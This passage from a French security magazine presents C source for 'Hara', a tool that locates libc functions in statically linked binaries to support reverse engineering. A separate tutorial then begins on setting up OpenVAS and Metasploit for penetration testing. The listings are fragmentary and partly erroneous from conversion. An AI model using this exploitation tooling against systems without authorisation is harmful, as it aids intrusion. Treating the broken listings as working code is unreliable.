printf("[+] Nombre de fonctions à vérifier : %d\n", nFunc);

printf("[=] -----\n");

//écrire en-tête pattern.h
hp=fopen(HFILENAME, "w+");
fprintf(hp, HEADER_HEADER);
//boucler sur la liste des fonctions
for(i=0;i<nFunc;i++){

    /* obtention des offsets de NM, adresses tailles des fonctions sous libc */
    sprintf(buf, "%s -D -S %s | /bin/grep %s", NM_PATH, libcPath, funcList[i]);

    sp=popen(buf, "r");
    funcAddr=0;
    for(j=0;!feof(sp);j++){
        buf2[j]=fgetc(sp);
        if(buf2[j]!='\x0a'){
            sscanf(buf2,"%x %x %c %s", &funcOffset, &funcSize, &ch, &buf);
            //vérification du nom de la fonction
            if(checkPattern(buf, funcList[i], strlen(funcList[i])+1)==0){
                funcAddr=libcAddr+funcOffset;
                if(funcSize>PATTERN_BUF_SIZ)
                    funcSize=PATTERN_BUF_SIZ-100;

                break;
            }
            //if not, reset j=0;
            else{
                j=0;
            }
        }
    }
}

```

## Listing 2c. pgfh.c

```

} //fin de la boucle for: feof

pclose(sp);

//si aucun résultat sous NM, alors poursuivre et aller à la fonction suivante
if(funcAddr==0)
    continue;

//recommencer
sprintf(buf, "/bin/rm -rf %s", EFILENAME);
system(buf);
sprintf(buf, "/bin/rm -rf %s", CFILENAME);
system(buf);

for(j=0; j<MAX_ARG; j++){
    compiled=0;

    //écrire le code C dans un fichier
    fp=fopen(CFILENAME, "w+");

    //construire fichier
    strcpy(filebuf, TEMPL_INCLUDE);
    strcat(filebuf, TEMPL_HEADER);
    strcat(filebuf, "\n");
    strcat(filebuf, funcList[i]);
    strcat(filebuf, "(");

    for(k=0; k<j-1; k++){
        if(j==1)
            strcat(filebuf, "0");
        else
            strcat(filebuf, "0,");
    }

    strcat(filebuf, "0);\n");
    strcat(filebuf, TEMPL_FOOTER);
    strcat(filebuf, "\n");

    //écrire fichier
    fwrite(filebuf, 1, strlen(filebuf), fp);

    fclose(fp);

    //compilation statique
    //gcc -o EFILENAME CFILENAME -static
    sprintf(buf, "%s -o %s %s -static 2>/dev/null", GCC_PATH, EFILENAME, CFILENAME);
    system(buf);

    //si présence d'un binaire alors s'arrêter;
    if(stat(EFILENAME, &statbuf)>=0){
        compiled=1;
        break;
    }
} //for j<MAX_ARG

//si aucune compilation, alors poursuivre et aller à la fonction suivante
if(compiled==0){
    //nettoyer
    sprintf(buf, "/bin/rm -rf %s", CFILENAME);
    system(buf);
    continue;
}

```



Listing 2d. pgfh.c

```

    }

    //trouver adresse de démarrage : objdump
    sprintf(buf, "%s -S %s | grep %s", NM_PATH, EFILENAME, funcList[i]);
    sp=popen(buf, "r");
    found=0;
    for(j=0;!feof(sp);j++){
        buf2[j]=fgetc(sp);
        if(buf2[j]=='\xff')
            continue;
        if(buf2[j]=='\x0a'){
            buf2[j]=0;
            memset(buf,0,PATTERN_BUF_SIZ);
            r=sscanf(buf2,"%x %x %c %s", &funcAddr, &funcSize, &ch, &buf);

            if(buf[0]!=0 && r==4 && ch!='W'){
                //vérification du nom de la fonction
                if(sprintf(buf2,"__%s",funcList[i]) && checkPattern(buf, buf2,
                    strlen(buf2)+1)==0){
                    funcOffset=funcAddr-ADDRESS_BASE;
                    found=1;
                    break;
                }
                else if(sprintf(buf2,"__libc_%s",funcList[i]) && checkPattern(buf, buf2,
                    strlen(buf2)+1)==0){
                    funcOffset=funcAddr-ADDRESS_BASE;
                    found=1;
                    break;
                }
                else if(sprintf(buf2,"__IO_%s",funcList[i]) && checkPattern(buf, buf2,
                    strlen(buf2)+1)==0){
                    funcOffset=funcAddr-ADDRESS_BASE;
                    found=1;
                    break;
                }
                else if(sprintf(buf2,"__IO_file_%s",funcList[i]) && checkPattern(buf, buf2,
                    strlen(buf2)+1)==0){
                    funcOffset=funcAddr-ADDRESS_BASE;
                    found=1;
                    break;
                }
                else if(sprintf(buf2,"%s", funcList[i]) && checkPattern(buf, buf2,
                    strlen(buf2)+1)==0){
                    funcOffset=funcAddr-ADDRESS_BASE;
                    found=1;
                    break;
                }
            }
            memset(buf2, 0, PATTERN_BUF_SIZ);
            j=-1;
        }
    }
    //fin de la boucle conditionnelle if: 0x0a
    //printf("feof?:%d\n",feof(sp));
} //fin de la boucle for: feof
pclose(sp);

//si aucun résultat, alors poursuivre et aller à la fonction suivante
if(found!=1)
    continue;
printf("[+] %s as %s\n", funcList[i], buf2);
//copier et sauvegarder (ou afficher/print)

```

Listing 2e. *pgfh.c*

```

//ouvrir EFILENAME et obtenir la copie
fp=fopen(EFILENAME, "r+");
fseek(fp, funcOffset, SEEK_SET);
readSize=funcSize;
readSize=PATTERN_SIZ;
if(readSize>PATTERN_BUF_SIZ)
    readSize=PATTERN_BUF_SIZ-100;
if(fread(buf, 1, readSize, fp)==readSize){
    fprintf(hp, "%s", buf2);
    fprintf(hp, "\n");
    for(j=0;j<readSize;j++){
        //afficher au format \x
        fprintf(hp, "\\x%02x", (unsigned char)buf[j]);

    }

    fprintf(hp, "\n");
    fprintf(hp, "%d\\n", readSize);
}
fclose(fp);
//nettoyer
sprintf(buf, "/bin/rm -rf %s", EFILENAME);
system(buf);
sprintf(buf, "/bin/rm -rf %s", CFILENAME);
system(buf);
memset(buf, 0, PATTERN_BUF_SIZ);
memset(buf2, 0, PATTERN_BUF_SIZ);
nTotal++;
} //fin de la boucle for: funcList
fprintf(hp, "\tlg3r", "http://0xbeefc0de.org", "\t10");
fprintf(hp, HEADER_FOOTER);
fprintf(hp, "\n");

free(libcPath);

fclose(hp);
//recommencer
sprintf(buf, "/bin/rm -rf %s", EFILENAME);
system(buf);
sprintf(buf, "/bin/rm -rf %s", CFILENAME);
system(buf);

printf("[=] -----\\n");
printf("[+] Nombre total %d de patterns générés dans %s\\n", ++nTotal, HFILENAME);
}

//compare deux octets et renvoie 0=true, -1=false
int checkPattern(char *buf1, char *buf2, size_t n){
    int i;
    for(i=0;i<n;i++){
        if(buf1[i]!=buf2[i]){
            return -1;
        }
    }
    return 0;
}

```

## Listing 3. func.h

```

#ifndef __HARA_FUNC_H_
#define __HARA_FUNC_H_

/* liste des fonctions de la librairie libc */

char *funcList[]={
    //str*
    "strcpy",
    "strlen",

    "strcat",
    "strcmp",
    "strncmp",
    "strstr",
    "strchr",
    "strrchr",

    //io
    "read",
    "scanf",
    "sscanf",
    "fscanf",
    "vscanf",
    "vsscanf",
    "vfscanf",
    "getc",
    "gets",
    "open",

    "puts",
    "write",
    "printf",
    "sprintf",
    "snprintf",
    "vprintf",
    "vfprintf",
    "vsprintf",
    "vsnprintf",

    "close",

    //fichiers
    "fopen",
    "fwrite",
    "fread",
    "fgetc",
    "fclose",
    "fflush",
    "feof",
    "fputs",

    //mem*
    "memcpy",
    "memset",
    "memcmp",
    "mmap",
    "mprotect",

    //sockets
    "accept",

    "connect",
    "bind",
    "send",
    "recv",
    "listen",
    "htonl",
    "htons",
    "inet_aton",
    "inet_ntoa",
    "sendto",
    "recvfrom",

    "dup",
    "dup2",

    //threads, fork
    "fork",
    "pthread_create",

    //autres
    "bzero",
    "sleep",
    "time",

    "getuid",
    "setuid",
    "getgid",
    "setgid",
    "geteuid",
    "seteuid",

    "atoi",
    "rand",
    "srand",
    "execl",
    "execle",
    "execlp",
    "execv",
    "execve",
    "execvp",

    "isupper",
    "isspace",
    "islower",
    "isalpha",
    "toUpper",

};

#endif

/*alloc

"malloc",
"calloc",
"realloc",
"free",

```



**SecureIP Solutions**  
nos solutions pour votre protection

## SecureIP Solutions

La sécurité de l'information est une chose importante pour les entreprises et même pour les particuliers. C'est pourquoi SecureIP Solutions vous propose différents produits et services pour protéger vos précieuses données tels qu'un service de sauvegarde en ligne, les différents produits BitDefender et bien plus encore.  
<http://www.secureip.ca>



**NUMERANCE**

## NUMERANCE

NUMERANCE, Spécialisée dans la sécurité informatique, intervient auprès des Petites et Moyennes Entreprises, en proposant des prestations d'audit, d'accompagnement, et de formation.  
<http://www.numerance.fr>



## Hervé Schauer Consultants

Hervé Schauer Consultants : 17 ans d'expertise en Sécurité des Systèmes d'Information Nos formations techniques en sécurité et ISO27001 sont proposées à Paris, Toulouse, et Marseille. <http://www.hsc.fr/services/formations/cataloguehsc.pdf>  
Informations : [formations@hsc.fr](mailto:formations@hsc.fr) - +33 (0)141 409 704



## TippingPoint

TippingPoint est un leader mondial dans la prévention des intrusions réseaux (Network IPS) de 50Mbps à 10Gigabits ainsi que la vérification d'intégrité de poste et le contrôle d'accès du réseau (NAC).  
Tél : 01 69 07 34 49, E-mail : [francesales@tippingpoint.com](mailto:francesales@tippingpoint.com)  
<http://www.tippingpoint.com>



## Sysdream

Cabinet de conseil et centre de formation spécialisé en sécurité informatique. L'expérience c'est avant tout les recherches publiques, visant à améliorer la sécurité des applications et des systèmes d'informations. Les résultats disponibles sur des portails de recherche, dans la presse spécialisés.  
<http://www.sysdream.com>



## MICROCOMS

Microcoms est une société spécialisée dans les produits Microsoft qui a pour vocation d'aider les particuliers, les TPE-PME et les professions libérales sur 6 axes principaux de l'informatique : Assister, Dépanner, Conseiller, Sécuriser, Former, Maintenir.  
Tél. : 01.45.36.05.81  
e-mail : [contact@microcoms.net](mailto:contact@microcoms.net)  
<http://www.microcoms.net>



## ALTOSPAM

Ne perdez plus de temps avec les spams et les virus. Sécurisez simplement vos emails professionnels. ALTOSPAM est un logiciel externalisé de protection de la messagerie électronique : anti-spam, anti-virus, anti-phishing, anti-scam...  
Testez gratuitement notre service, mis en place en quelques minutes.  
<http://www.altospam.com> OKTEY – 5, rue du Pic du Midi – 31150 GRATENTOUR



## Listing 4a. hara.c

```

#define _GNU_SOURCE
#include <stdio.h>
#include <link.h>
#include <string.h>
#include <sys/stat.h>
#include "pattern.h"
#define PATTERN_BUF_SIZ 1024
#define NM_PATH "/usr/bin/nm"
#define ADDRESS_BASE 0x8048000
int checkPattern(char *buf1, char *buf2, size_t n);
int main(int argc, char **argv){
    int i,j,k;
    int nFunc=0;
    int nTotal=0;
    int pos; //position fichier
    char buf[128];

    char buf2[128];
    char patternbuf[PATTERN_BUF_SIZ];
    char filebuf[PATTERN_BUF_SIZ];
    char *funcAddr;
    char ch;
    int funcSize;
    int readSize;
    int funcOffset;
    FILE *fp;
    FILE *sp;
    struct stat statbuf;
    struct passwd *pwd;

    /* Affichage des en-têtes */
    printf("===== HARA v1.0 =====\n");
    printf("[=] emplacement fonction libc pour binaires compilés statiquement\n");
    printf("[=] z0nKT1g3r @ WiseguyS\n");

    printf("[=] http://0xbeef0de.org\n");
    //vérifier l'argument
    if(argc<2){
        printf("[-] Argument Manquant.\n");
        printf("[-] [USAGE] %s FILE\n", argv[0]);
        exit(-1);
    }
    //vérifier l'existence du fichier
    else if(stat(argv[1], &statbuf)<0){
        printf("[-] Fichier inexistant.\n");
        exit(-1);
    }
    //vérifier fichier elf
    else{
        fp=fopen(argv[1], "r+");
        if(fp<=0){
            printf("[-] Impossible d'ouvrir le fichier\n");
            exit(-1);
        }
        fread(buf, 4, 1, fp);

        //si \x7f est en écriture, alors supprimer [delete]
        strcpy(buf2, "aELF");
        buf2[0]='\x7f';
        if(checkPattern(buf, buf2 ,4)!=0){
            printf("[-] Le fichier n'est pas un binaire ELF.\n");
        }
    }
}

```

Listing 4b. hara.c

```

        fclose(fp);
        exit(-1);
    }

    fclose(fp);
}

printf("[=] -----\n");

nFunc=sizeof(pattern)/12;
    printf("[+] Nombre de fonctions à vérifier: %d\n", nFunc);

printf("[+] Recherche dans le fichier binaire..\n");

printf("[=] -----\n");

//ouvrir fichier binaire
fp=fopen(argv[1], "r");
flush(fp);
//boucler sur la liste des fonctions
for(i=0;i<nFunc;i++){

    rewind(fp);

    //obtenir taille du pattern
    readSize=atoi(pattern[i*3+2]);
    /* obtenir pattern de db */

    memcpy(&patternbuf, pattern[i*3+1], readSize);
    /* comparer au fichier */
    pos=0;
    //boucler sur le fichier
    while(fread(&filebuf, 1, readSize, fp)==readSize && !feof(fp)){
        //comparer au fichier binaire

        if(checkPattern(&patternbuf, &filebuf, readSize)==0){
            nTotal++;
            //possible conversion d'adresse
            pos+=ADDRESS_BASE;

            printf("[+] Trouvé %s() dans %p.\n", pattern[i*3], pos);
            break;
        }

        pos++;
        fseek(fp, pos, SEEK_SET);
    }//fin de la boucle while: fread
} //fin de la boucle for: pattern
fclose(fp);
printf("[=] -----\n");
printf("[=] Nombre total de fonctions trouvées %d.\n", nTotal);

return 0;
}

//compare deux octets et renvoie 0=true, -1=false
int checkPattern(char *buf1, char *buf2, size_t n){
    int i;
    for(i=0;i<n;i++){
        if(buf1[i]!=buf2[i]){
            return -1;
        }
    }

    return 0;
}
}

```

## Sur Internet

- [http://en.wikipedia.org/wiki/Debug\\_symbol](http://en.wikipedia.org/wiki/Debug_symbol)
- [http://en.wikipedia.org/wiki/Executable\\_and\\_Linkable\\_Format](http://en.wikipedia.org/wiki/Executable_and_Linkable_Format)

La longueur de la signature peut être modifiée pour mieux détecter la fonction dans la librairie. L'idée de base est de comparer cette signature au fichier binaire courant afin de déterminer l'emplacement de la fonction dans le fichier binaire.

## Hara v0.1

Dans le cadre de cet article, je vous expose mon code source Hara v0.1. Vous pouvez retrouver mon programme sur <http://code.google.com/p/hara-z/> si vous souhaitez l'améliorer (développement open source). Toute contribution est la bienvenue !

`pgfh.c` (Voir Listing 2) est un Générateur de Pattern Pour Hara qui créé des patterns pour les fonctions listées dans `func.h` (Voir Listing 3). `hara.c` (Voir Listing 4) est le code courant qui va comparer les patterns à un fichier binaire cible.

Figure 8 & Figure 9 : écrans d'exécution du générateur de pattern et hara.

## Aller plus loin

L'implémentation serait meilleure si nous pouvions éviter d'analyser quelques octets après chaque saut d'instruction, comme indiqué précédemment les codes compilés statiquement contiennent diverses fonctions qui ont une influence sur les offsets.


## Conclusion & Remerciements

Vous pouvez me faire part de vos remarques sur [wantstar@0xbeefc0de.org](mailto:wantstar@0xbeefc0de.org).

Julie, Sapheads, Godot


### Justin Sunwoo Kim

Diplômé de l'Université de Californie (UCLA) en sciences informatiques  
<http://0xbeefc0de.org>  
2009. 4. 16.




```
08048c10 <_IO_printf>:
8048c10: 55          push  %ebp
8048c11: 89 e5      mov   %esp,%ebp
8048c13: 83 ec 10   sub   $0x10,%esp
8048c16: 8d 45 0c   lea  0xc(%ebp),%eax
8048c19: 89 45 fc   mov   %eax,-0x4(%ebp)
8048c1c: 89 44 24 08 mov   %eax,0x8(%esp)
8048c20: 8b 45 08   mov   0x8(%ebp),%eax
8048c23: 89 44 24 04 mov   %eax,0x4(%esp)
8048c27: a1 f8 e3 0b 08 mov   0xb0be3f8,%eax
8048c2c: 89 04 24   mov   %eax,(%esp)
8048c2f: e8 bc db 00 00 call  80567f0 <_IO_vfprintf>
8048c34: c9        leave
8048c35: c3        ret
8048c36: 90        nop
8048c37: 90        nop
8048c38: 90        nop
8048c39: 90        nop
8048c3a: 90        nop
8048c3b: 90        nop
8048c3c: 90        nop
8048c3d: 90        nop
8048c3e: 90        nop
8048c3f: 90        nop
```

Figure 7.



```
----- Pattern Generator For HARA v1.0 -----
[=] automatic pattern generator for hara
[=] z0mK1q1r @ Miseguy5
[=] http://0xbeefc0de.org
[=]
-----
[+] libc library path: /lib/tls/i686/cmov/libc.so.6
[+] libc library address: 0xb7e24000
[+] Number of functions to check: 84
[=]
-----
[+] strcpy as strcpy
[+] strlen as strlen
[+] strcat as strcat
[+] strcmp as strcmp
[+] strncmp as strncmp
[+] strstr as strstr
[+] strchr as strchr
[+] strrchr as strrchr
[+] read as _IO_file_read
[+] scanf as __scanf
[+] scanf as _IO_sscanf
[+] fscanf as __fscanf
[+] vscanf as _IO_vscanf
[+] vscanf as _IO_vsscanf
--More--
```

Figure 8.



```
----- HARA v1.0 -----
[=] libc function locator for statically compiled binaries
[=] z0mK1q1r @ Miseguy5
[=] http://0xbeefc0de.org
[=]
-----
[+] Number of functions to check: 56
[+] Searching through the binary..
[=]
-----
[+] Found strcpy() at 0x8070f70.
[+] Found strlen() at 0x8054040.
[+] Found strcat() at 0x80a20f4.
[+] Found strcmp() at 0x8070f30.
[+] Found strncmp() at 0x8071200.
[+] Found strstr() at 0x80540f0.
[+] Found strchr() at 0x8054420.
[+] Found strrchr() at 0x80713d0.
[+] Found _IO_file_read() at 0x804c600.
[+] Found __scanf() at 0x80a21e5.
[+] Found _IO_sscanf() at 0x806dee0.
[+] Found __fscanf() at 0x806dee0.
[+] Found _IO_vscanf() at 0x80a2238.
[+] Found _IO_vsscanf() at 0x8089f40.
[+] Found _IO_vsscanf() at 0x808ead0.
--More--
```

Figure 9.



**L'OFFRE  
SPÉCIALE**

# **abonnement.PRO**

## POUR LES ENTREPRISES

Nous proposons des pages avec les publicités des entreprises qui se trouvent dans notre magazine. Chaque page est partagée en 14 encarts.

Dans l'encart il y a:

- le logo de l'entreprise
- le contact avec l'entreprise
- l'information concernant l'activité de l'entreprise

**La publicité dans 6 éditions pendant 12 mois !**  
**Coût de l'abonnement.PRO 100 EUR**

**hakin9**  
abonnement.PRO

Si vous êtes intéressé, contactez-nous en écrivant à l'adresse qui se trouve au-dessous:  
[hakin9@hakin9.org](mailto:hakin9@hakin9.org)





ERIC BEAULIEU

## Automatiser l'exploitation de vulnérabilité lors d'un test d'intrusion

Degré de difficulté



L'une des étapes la plus longue, mais peut être la plus intéressante, durant un test d'intrusion, est l'exploitation des vulnérabilités découvertes. Celle-ci, réalisée traditionnellement après la découverte du périmètre et des hôtes qui le composent et le plus souvent soumise à accord du client.

Dans cet article, nous allons donc voir comment gagner du temps en automatisant l'exploitation de vulnérabilités découvertes lors de l'analyse du réseau. Certains lecteurs n'apprendront rien dans cet article, mais d'autre y découvriront peut-être comment installer et faire interagir ces outils.

### Installation du Scanner de vulnérabilité OpenVAS

OpenVAS est l'acronyme de *Open Vulnerability Assessment System* : il s'agit d'un fork du très renommé et incontournable scanner de vulnérabilité Nessus. Contrairement à son grand frère, OpenVAS est sous licence GNU GPL. En effet, en 2005 le créateur de Nessus, Renaud Deraison, a annoncé qu'à partir de la version 3, son scanner de vulnérabilité ne serait plus distribué sous licence GPL mais uniquement sous la forme de binaire. De plus, Nessus est maintenant gratuit uniquement pour un usage non professionnel. C'est pourquoi de plus en plus de personnes se tournent à présent vers OpenVAS (anciennement GNessus).

Nous allons donc expliquer dans les lignes suivantes comment installer le scanner de vulnérabilité OpenVAS. Nous n'installerons pas la version présente dans les dépôts d'Ubuntu, car lors de la réalisation de l'article il y avait des problèmes de compatibilité entre les composants.

Avant toute chose, il est nécessaire de s'assurer de disposer d'une version de Linux à jour. Dans notre cas, nous utiliserons une distribution Linux Ubuntu 9.04 (Jaunty). Dans la suite de l'article, nous appellerons cette plateforme de test le « serveur d'intrusion » ou le « serveur ».

### Téléchargement des sources d'installation

Pour commencer, nous allons devoir télécharger les dernières sources d'installation à partir du site Internet du projet : <http://www.openvas.org>

```
$ wget http://wald.intevation.org/frs/download.php/617/openvas-client-2.0.5.tar.gz
$ wget http://wald.intevation.org/frs/download.php/619/openvas-libnasl-2.0.2.tar.gz
$ wget http://wald.intevation.org/frs/download.php/618/openvas-libraries-2.0.4.tar.gz
$ wget http://wald.intevation.org/frs/download.php/588/openvas-plugins-1.0.7.tar.gz
$ wget http://wald.intevation.org/frs/download.php/624/openvas-server-2.0.3.tar.gz
```

### Compilation et installation des sources

Après avoir téléchargé les différentes sources, il faut les décompresser avec les commandes suivantes :

```
$ tar xvzf openvas-libnasl-
```

### CET ARTICLE EXPLIQUE...

Comment installer le scanner de vulnérabilité OpenVAS et le framework de pénétration Metasploit à partir des sources.

Comment installer le scanner réseau nmap à partir du serveur *subversion* du projet.

Comment lancer un scan de vulnérabilité et l'exploiter avec Metasploit.

### CE QU'IL FAUT SAVOIR...

Savoir utiliser et compiler un programme sous Linux / Ubuntu.

Connaître les bases d'utilisation de Nessus/OpenVAS, Metasploit et nmap.

```
2.0.2.tar.gz
$ tar xvzf openvas-libraries-
  2.0.4.tar.gz
$ tar xvzf openvas-server-
  2.0.3.tar.gz
$ tar xvzf openvas-plugins-
  1.0.7.tar.gz
$ tar xvzf openvas-client-
  2.0.5.tar.gz
```

Enfin, la compilation et l'installation se font pour chacun des composants ci-dessous avec les commandes suivantes :

```
$ ./configure
$ make
$ sudo make
$ sudo ldconfig
```

Attention : il a été nécessaire de régler les problèmes des dépendances lors de l'installation des différents composants. Voici un extrait des paquets qu'il a fallu installer sur notre serveur d'intrusion :

```
$ sudo apt-get install libglib2.0
  -dev libgnutls-dev libgpgmell
  -dev libgtk2.0-dev libpcap
  -dev bison
```

## Mise à jour des plugins du scanner de vulnérabilité

Après avoir réalisé l'installation du scanner de vulnérabilité, il est nécessaire de faire la mise à jour des différents plugins (Listing 1).

## Création de l'utilisateur et du certificat x509

Nous disposons à présent sur notre serveur *Ubuntu* du client de connexion (*OpenVAS-Client*) et du serveur *OpenVAS* (*openvasd*), il faut créer maintenant le certificat x509 du serveur (Listing 2) ainsi que l'utilisateur autorisé à se connecter (Listing 3).

## Lancement du démon OpenVAS

Pour exécuter le serveur *OpenVAS*, il convient à présent de lancer le démon *openvasd* :

```
$ sudo openvasd -D
Loading the plugins...
  14404 (out of 14404)
All plugins loaded
```

N.B : *OpenVAS*, tout comme *Nessus*, est basé sur un fonctionnement client/serveur. Ainsi, le client va envoyer au serveur ses ordres de scan contenant la liste des plugins à utiliser, les cibles et les éventuelles informations de connexion. C'est donc l'adresse IP du serveur qui sera la source de toutes les attaques et non celle du client.

Pour vérifier le bon fonctionnement du serveur *OpenVAS*, il suffit de s'assurer que le port TCP 9390 du serveur démon *openvasd* est en attente de connexion :

```
$ sudo netstat -alntp | grep
                                openvasd
tcp        0      0 0.0.0.0:9390
                                0.0.0.0:*
                                LISTEN    8734/
                                openvasd: wait
```

## Première connexion au serveur OpenVAS

Pour voir si tout fonctionne correctement, nous allons lancer le client *OpenVAS*. Attention à la casse de la commande, par défaut il faut taper : *OpenVAS-Client*

**Tableau 1.** Les versions des différents composants d'*OpenVAS*

Package d' <i>OpenVAS</i>	Version
openvas-libraries	2.0.4
openvas-libnasl	2.0.2
openvas-server	2.0.3
openvas-plugins	1.0.7
openvas-client	2.0.5

## Installation du framework de pénétration Metasploit

Créé en 2003, le projet *Metasploit* est un framework de pénétration c'est à dire une boîte à outils permettant de lancer des attaques réseau, il est multiplateforme et a totalement été réécrit en langage *Ruby*. Son auteur principal, HD Moore, a changé récemment le mode de licence de son outil : il est passé de la licence GPL (pour les versions 1.0 et 2.x) à la licence BSD à 3 clauses. *Metasploit* a récemment été acquis par la société Rapid7, cette dernière s'est engagée à conserver sa licence actuelle.

## Téléchargement des sources d'installation

De la même manière que pour *OpenVAS*, nous allons installer *Metasploit* à partir des sources disponibles sur le site Internet du projet.

**Listing 1.** Mise à jour des plugins du scanner de vulnérabilité *OpenVAS*.

```
$ sudo openvas-nvt-sync
OpenVAS NVT Sync $

Configured NVT Feed: rsync://rsync.openvas.org:/nvt-feed
Synchronized into: /usr/local/lib/openvas/plugins

Searching for required system tools ...
Synchronizing NVTs via RSYNC ...
rsync server - Intevation GmbH, Germany
All transactions are logged. Mail problems to admin@intevation.de.
Please look at /ftp/mirrors.txt for a list of download mirrors.
receiving file list ...
28908 files to consider
[...]
zyxel_pwd.nasl
  1469 100% 159.40kB/s 0:00:00 (xfer#1936, to-check=1/28908)
zyxel_pwd.nasl.asc
  197 100% 21.38kB/s 0:00:00 (xfer#1937, to-check=0/28908)
sent 43172 bytes received 3234660 bytes 285028.87 bytes/sec
total size is 58182302 speedup is 17.75
```

Au moment de la rédaction de cet article, la dernière version du framework Metasploit est la 3.3-dev :

```
$ wget http://metasploit.com/  
releases/framework-3.3-dev.tar.bz2
```

Il nous a été nécessaire d'installer le client *subversion*, la base de données *sqlite* et le langage *ruby* à partir des dépôts d'*Ubuntu* :

```
$ sudo apt-get install subversion  
ruby libopenssl-ruby rubygems  
sqlite libsqlite3-ruby
```

## Compilation et installation des sources

Pour compiler est installé le programme :

```
$ bunzip2 -d framework-3.3-  
dev.tar.bz2  
$ tar vxvf framework-3.3-dev.tar  
$ cd msf3/
```

**Listing 2.** Création du certificat x509 permettant de chiffrer les communications entre le serveur et le client OpenVAS,

```
$ sudo openvas-mkcert  
-----  
Creation of the OpenVAS SSL Certificate  
This script will now ask you the relevant information to create the SSL certificate  
of OpenVAS.  
Note that this information will *NOT* be sent to anybody (everything stays local),  
but anyone with the ability to connect to your OpenVAS daemon will be able  
to retrieve this information.  
  
CA certificate life time in days [1460]:  
Server certificate life time in days [365]:  
Your country (two letter code) [FR]:  
Your state or province name [none]:  
Your location (e.g. town) [Paris]:  
Your organization [OpenVAS Users United]:  
Creation of the OpenVAS SSL Certificate  
  
Congratulations. Your server certificate was properly created.  
  
/usr/local/etc/openvas/openvasd.conf updated  
The following files were created:  
  
. Certification authority:  
Certificate = /usr/local/var/lib/openvas/CA/cacert.pem  
Private key = /usr/local/var/lib/openvas/private/CA/cakey.pem  
  
. OpenVAS Server :  
Certificate = /usr/local/var/lib/openvas/CA/servercert.pem  
Private key = /usr/local/var/lib/openvas/private/CA/serverkey.pem  
Press [ENTER] to exit
```



**Figure 1.** Interface graphique du client OpenVAS

## Mise à jour de Metasploit

La première action à réaliser après l'installation du framework est sa mise à jour. Pour cela, lancer la commande `svn update` comme indiqué dans le Listing 4.

## Lancement de l'attaque couplée OpenVAS + Metasploit

### Lancement du scan de vulnérabilité

